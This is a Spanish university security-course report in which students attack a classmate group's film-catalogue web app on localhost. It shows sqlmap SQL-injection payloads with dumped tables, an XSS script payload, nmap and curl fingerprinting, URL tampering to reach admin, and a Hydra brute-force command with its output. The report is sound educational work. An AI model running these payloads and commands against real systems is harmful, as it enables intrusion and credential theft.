



PROYECTO: SISTEMA WEB

Ataque a Sistema Web

Sistemas de gestión de Seguridad de Sistemas Informáticos

SudoMotors

June Castro
Urko Horas
Aimar Larriba
Daniel Talmaci
Eneko Rodriguez

14/11/2025

Ingeniería Informática de Gestión y Sistemas de Información

ÍNDICE

1. INTRODUCCIÓN.....	3
URL del proyecto víctima.....	3
2. AUDITORÍA DE SEGURIDAD (Web Insegura).....	4
2.1 ZAP.....	4
3. VULNERABILIDADES ATACADAS.....	5
1. Rotura de control de acceso.....	5
1.1 Acceso mediante URL.....	5
2. Inyección.....	6
2.1 SQL.....	6
2.2 Cross Site Scripting.....	7
3. Configuración de seguridad insuficiente.....	8
4. Vulnerabilidad de Persistencia de Sesión en Caché del Cliente.....	9
5. Ataque por fuerza bruta.....	10
5. CONCLUSIONES.....	11
6. BIBLIOGRAFIA.....	12

1. INTRODUCCIÓN

En esta última entrega realizaremos un ataque al sistema web de otro de los grupos. De esta manera analizaremos desde un punto de vista de seguridad una web externa, mediante el uso de distintas herramientas de seguridad para explotar cualquier vulnerabilidad que exista en el sistema.

Esta parte es importante, ya que muchas veces atacando un sistema es como puedes encontrar distintas brechas de seguridad, además de ser algo entretenido, nuevo y motivador para nosotros a la hora de aprender y comprender las distintas facetas de los sistemas de gestión de seguridad.

Para ello hemos elegido el sistema web del grupo SafeFilms. Su web, en este caso, almacena la información de distintas películas.

URL del proyecto víctima

<https://github.com/AdrianV3/SafeFilms1-SGSSI-ProyectoWeb.git>

2. AUDITORÍA DE SEGURIDAD (Web Insegura)

2.1 ZAP

Para comenzar con el ataque, primero hemos utilizado el proxy ZAP para poder ver en una primera instancia las posibles vulnerabilidades a atacar.




Figura 1

En la Figura 1 podemos ver el listado de errores y fallos de seguridad, ordenados de mayor a menor riesgo. Estos son unos indicadores de que partes del sistema son vulnerables y podríamos atacar.

3. VULNERABILIDADES ATACADAS

1. Rotura de control de acceso

1.1 Acceso mediante URL

La web muestra parámetros importantes en la URL, lo que hace que por ejemplo cuando iniciamos sesión podamos cambiar de un usuario cualquiera al usuario administrador, de esta manera ejerciendo el rol de administrador el cual se supone que no debería ser accesible para cualquiera.



Figura 2



Figura 3

2. Inyección

2.1 SQL

Tal y como vimos en nuestra web, mediante SQLmap podemos hacer una análisis de la base de datos, para ello hemos ejecutado la herramienta en el sistema web a atacar.

Como primer resultado obtenido, se nos indica que la URL indicada es vulnerable a 3 tipos de SQL Injections, que son las siguientes:

```

POST parameter 'usuario' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] n
sqlmap identified the following injection point(s) with a total of 596 HTTP(s) requests:
---
Parameter: usuario (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: usuario=Yzfl' AND 7354=(SELECT (CASE WHEN (7354=7354) THEN 7354 ELSE (SELECT 6664 UNION SELECT 7444)
  )

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: usuario=Yzfl' OR (SELECT 7343 FROM(SELECT COUNT(*),CONCAT(0x7170767871,(SELECT (ELT(7343=7343,1)))
  )%C3%B3n

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: usuario=Yzfl' AND (SELECT 1890 FROM (SELECT(SLEEP(5)))iNBp)-- QKIA&contrasena=rZnE&login_submit=In

```

Figura 4

Además, mediante SQLmap también hemos podido obtener toda la información que contiene las tablas de la base de datos, mostrándonos la siguiente información.

```

Database: database
Table: pelicula
[8 entries]
+-----+-----+-----+-----+-----+-----+
| idPelicula | año | genero | título | director | duracion |
+-----+-----+-----+-----+-----+-----+
| 1 | 2014 | Ciencia Ficción | Interstellar | Christopher Nolan | 169 |
| 2 | 2008 | Musical | Mamma Mia! | Phyllida Lloyd | 108 |
| 3 | 2008 | Comedia | Zohan | Dennis Dugan | 112 |
| 5 | 2013 | Drama | El gran Gatsby | Baz Luhrmann | 143 |
| 6 | 2008 | dfe | pelicula | direct | 220 |
| 7 | 2005 | Yamal | Pelicula muy chula | Lamine | 200 |
| 8 | 2005 | Yamal | <script>alert("XSS")</script> | Lamine | 200 |
| 9 | 2002 | Ye | <script>alert('XSS')</script> | Lamine | 200 |
+-----+-----+-----+-----+-----+-----+

```

Figura 5

```

Database: database
Table: usuarios
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| idU | tlfn | email | nombre | numDni | usuario | apellido | letraDni | contrasena | fNacimiento |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 600123456 | admin@gmail.com | Admin | 12345678 | admin | Admin | A | admin123 | 1990-01-01 |
| 2 | 789456123 | june@gmail.com | daniel | 22770213 | june | talmaci | Y | 123456 | 2005-02-02 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

Figura 6

2.2 Cross Site Scripting

El Cross Site Scripting permite a un atacante inyectar código malicioso (normalmente JavaScript) en una página web que otros usuarios visitan. En este caso, realizaremos este tipo de ataque al intentar añadir una película y introduciendo en el campo “Título” el siguiente código:

```
<script>alert('XSS')</script>
```




Figura 7

Tal y como se muestra en la figura, se ejecuta el código introducido. De esta manera, pudiendo utilizarlo para meter otro tipo de código con otras funcionalidades.

3. Configuración de seguridad insuficiente

La fuga de información es un problema habitual en sitios web. Como vulnerabilidad, vamos a extraer datos que pueden ser de gran utilidad para un atacante, como lo puede ser las versiones o sistemas operativos en los que se está ejecutando el servidor.

Para ello hemos utilizado Nmap, el cual permite obtener información de los servicios que se están ejecutando en un servidor.

```
danielaltmaci@danielaltmaci-HP-Laptop-15s-eq0xxx:~/SGSSI/SafeFilms1-SGSSI-ProyectoWeb$ sudo nmap -sV -O localhost
[sudo] contraseña para danielaltmaci:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-13 21:19 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
81/tcp    open  http     Apache httpd 2.4.25 ((Debian))
631/tcp   open  ipp      CUPS 2.4
3128/tcp  open  http     nginx 1.24.0 (Ubuntu)
3306/tcp  open  mysql    MySQL 8.0.43-0ubuntu0.24.04.1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.52 seconds
```

Figura 8

Como se puede observar obtenemos que el servidor está ejecutando Apache 2.4.25 en un sistema operativo Debian con una versión de Kernel 2.6.32.

Además de esta información, mediante el comando curl, el cual realiza peticiones a http, podemos obtener la cabecera http e información sobre el servidor.

```
danielaltmaci@danielaltmaci-HP-Laptop-15s-eq0xxx:~/SGSSI/SafeFilms1-SGSSI-ProyectoWeb$ curl -I localhost:81
HTTP/1.1 200 OK
Date: Thu, 13 Nov 2025 20:20:44 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Set-Cookie: PHPSESSID=801427c88d09477fc8af65d70dd332; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

Figura 9

Podemos observar que el comando nos devuelve la versión de PHP que está ejecutándose en el servidor. En este caso la 7.2.2.

Como ya se ha comentado anteriormente toda esta información facilita mucho el trabajo a un atacante, ya que conociendo las versiones, se pueden buscar vulnerabilidades o ataques ya conocidos en versiones antiguas o realizar ataques dirigidos.

4. Vulnerabilidad de Persistencia de Sesión en Caché del Cliente

Se ha identificado una deficiencia en la gestión de las sesiones de usuario tras el proceso de cierre de sesión. La aplicación no instruye adecuadamente al navegador del cliente para que invalide las páginas privadas vistas anteriormente.

El ataque se replica siguiendo estos pasos: Un usuario se autentica en el sistema con credenciales válidas. El usuario navega a una sección privada que requiere autenticación (por ejemplo, `show_user.php`). El usuario utiliza la función de "Cerrar Sesión" de la aplicación. El sistema redirige al usuario a la página de inicio. Inmediatamente después, el usuario utiliza la función "Atrás" de su navegador web.



Figura 10

El navegador carga la versión en caché de la página privada (`perfil.php`), mostrando la información sensible del usuario (como sus datos personales) a pesar de que la sesión teóricamente ha sido cerrada en el servidor.




Figura 11

5. Ataque por fuerza bruta

El sistema no implementa ninguna medida de seguridad ante este tipo de ataques; como pueden ser la limitación de intentos fallidos, requisitos de contraseñas más robustas o la notificación ante numerosos intentos fallidos. Así pues, es posible realizar ataques mediante sistemas externos que comprueben una cantidad enorme de combinaciones hasta llegar a la adecuada, la contraseña del usuario. De esta forma, se usará la herramienta Hydra, la cual permite realizar ataques a sistemas HTTP. Asimismo, este programa trabaja más eficazmente si se le proporciona un diccionario; es decir, una lista de palabras e información concreta del usuario a atacar, la cual puede obtenerse de distintos medios, en este caso el proceso seguido en el punto 4.

```

ainar@ainar-Modern-15-ASM:~$ hydra -l ainar -P ainar.txt localhost -s 81 http-post-form "/login.php:usuario=^USER^&passwd=^PASS^:Nombre de usuario o contraseña incorrectos"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 17:07:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1500 login tries (l:1/p:1500), ~94 tries per task
[DATA] attacking http-post-form://localhost:81/login.php:usuario=^USER^&passwd=^PASS^:Nombre de usuario o contraseña incorrectos
[81][http-post-form] host: localhost login: ainar password: 000505
[81][http-post-form] host: localhost login: ainar password: 000510
[81][http-post-form] host: localhost login: ainar password: 00052005
[81][http-post-form] host: localhost login: ainar password: 000512
[81][http-post-form] host: localhost login: ainar password: 005005
[81][http-post-form] host: localhost login: ainar password: 005010
[81][http-post-form] host: localhost login: ainar password: 005012
[81][http-post-form] host: localhost login: ainar password: 00502005
[81][http-post-form] host: localhost login: ainar password: 0050510
[81][http-post-form] host: localhost login: ainar password: 0050512
[81][http-post-form] host: localhost login: ainar password: 005052
[81][http-post-form] host: localhost login: ainar password: 005050
[81][http-post-form] host: localhost login: ainar password: 005052005
[81][http-post-form] host: localhost login: ainar password: 005100
[81][http-post-form] host: localhost login: ainar password: 0051005
[81][http-post-form] host: localhost login: ainar password: 0051012
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 17:07:54

```

Figura 12

Como puede observarse, se lista una serie de contraseñas probables. En este caso, la contraseña original no coincide con ninguna de la lista, pero, aún así, nos demuestra que este tipo de ataques son posibles en el sistema.

5. CONCLUSIONES

Tras completar la auditoría de seguridad y la fase de ataque dirigida al sistema web SafeFilms, hemos confirmado la existencia de múltiples vulnerabilidades críticas que comprometen de forma grave la integridad, confidencialidad y disponibilidad del servicio. Los resultados evidencian que la versión inicial del sistema presenta deficiencias significativas en su arquitectura de seguridad, lo que deja la plataforma expuesta a amenazas reales y fácilmente explotables.

El análisis preliminar realizado con ZAP proporcionó una hoja de ruta clara y detallada, permitiéndonos identificar fallos clave que posteriormente fueron validados y explotados de manera manual. Esta combinación de técnicas automáticas y manuales no solo confirmó la gravedad de las vulnerabilidades, sino que también puso de manifiesto la falta de mecanismos de defensa básicos en la implementación actual.

En conjunto, estas debilidades sitúan al sistema SafeFilms en un nivel de riesgo elevado, facilitando potenciales ataques de robo de información, suplantación de identidad, escaladas de privilegios y toma de control no autorizado del servicio. Las pruebas realizadas demuestran que un atacante con conocimientos moderados podría comprometer el sistema con relativa facilidad.

Gracias a esta entrega, hemos reforzado la comprensión de la importancia de aplicar contramedidas, buenas prácticas de desarrollo seguro y parches de seguridad antes de desplegar cualquier sistema en un entorno real. La experiencia subraya que la seguridad no debe considerarse un añadido, sino un componente esencial desde las primeras fases del diseño y desarrollo.

6. BIBLIOGRAFIA

- OpenAI (ChatGPT-5). <https://chatgpt.com/>
- Manual PHP <https://www.php.net/manual/en/index.php>
- OWASP. (2021). Informe de Vulnerabilidades. OWASP. <https://owasp.org/www-project-top-ten/>
- ZAP. Documentación de ZAP. <https://www.zaproxy.org/getting-started/>
- SQLmap. Documentación de SQLmap. <https://sqlmap.org/>
- Hydra. <https://github.com/vanhauser-thc/thc-hydra>
- CUPP. <https://github.com/Mebus/cupp>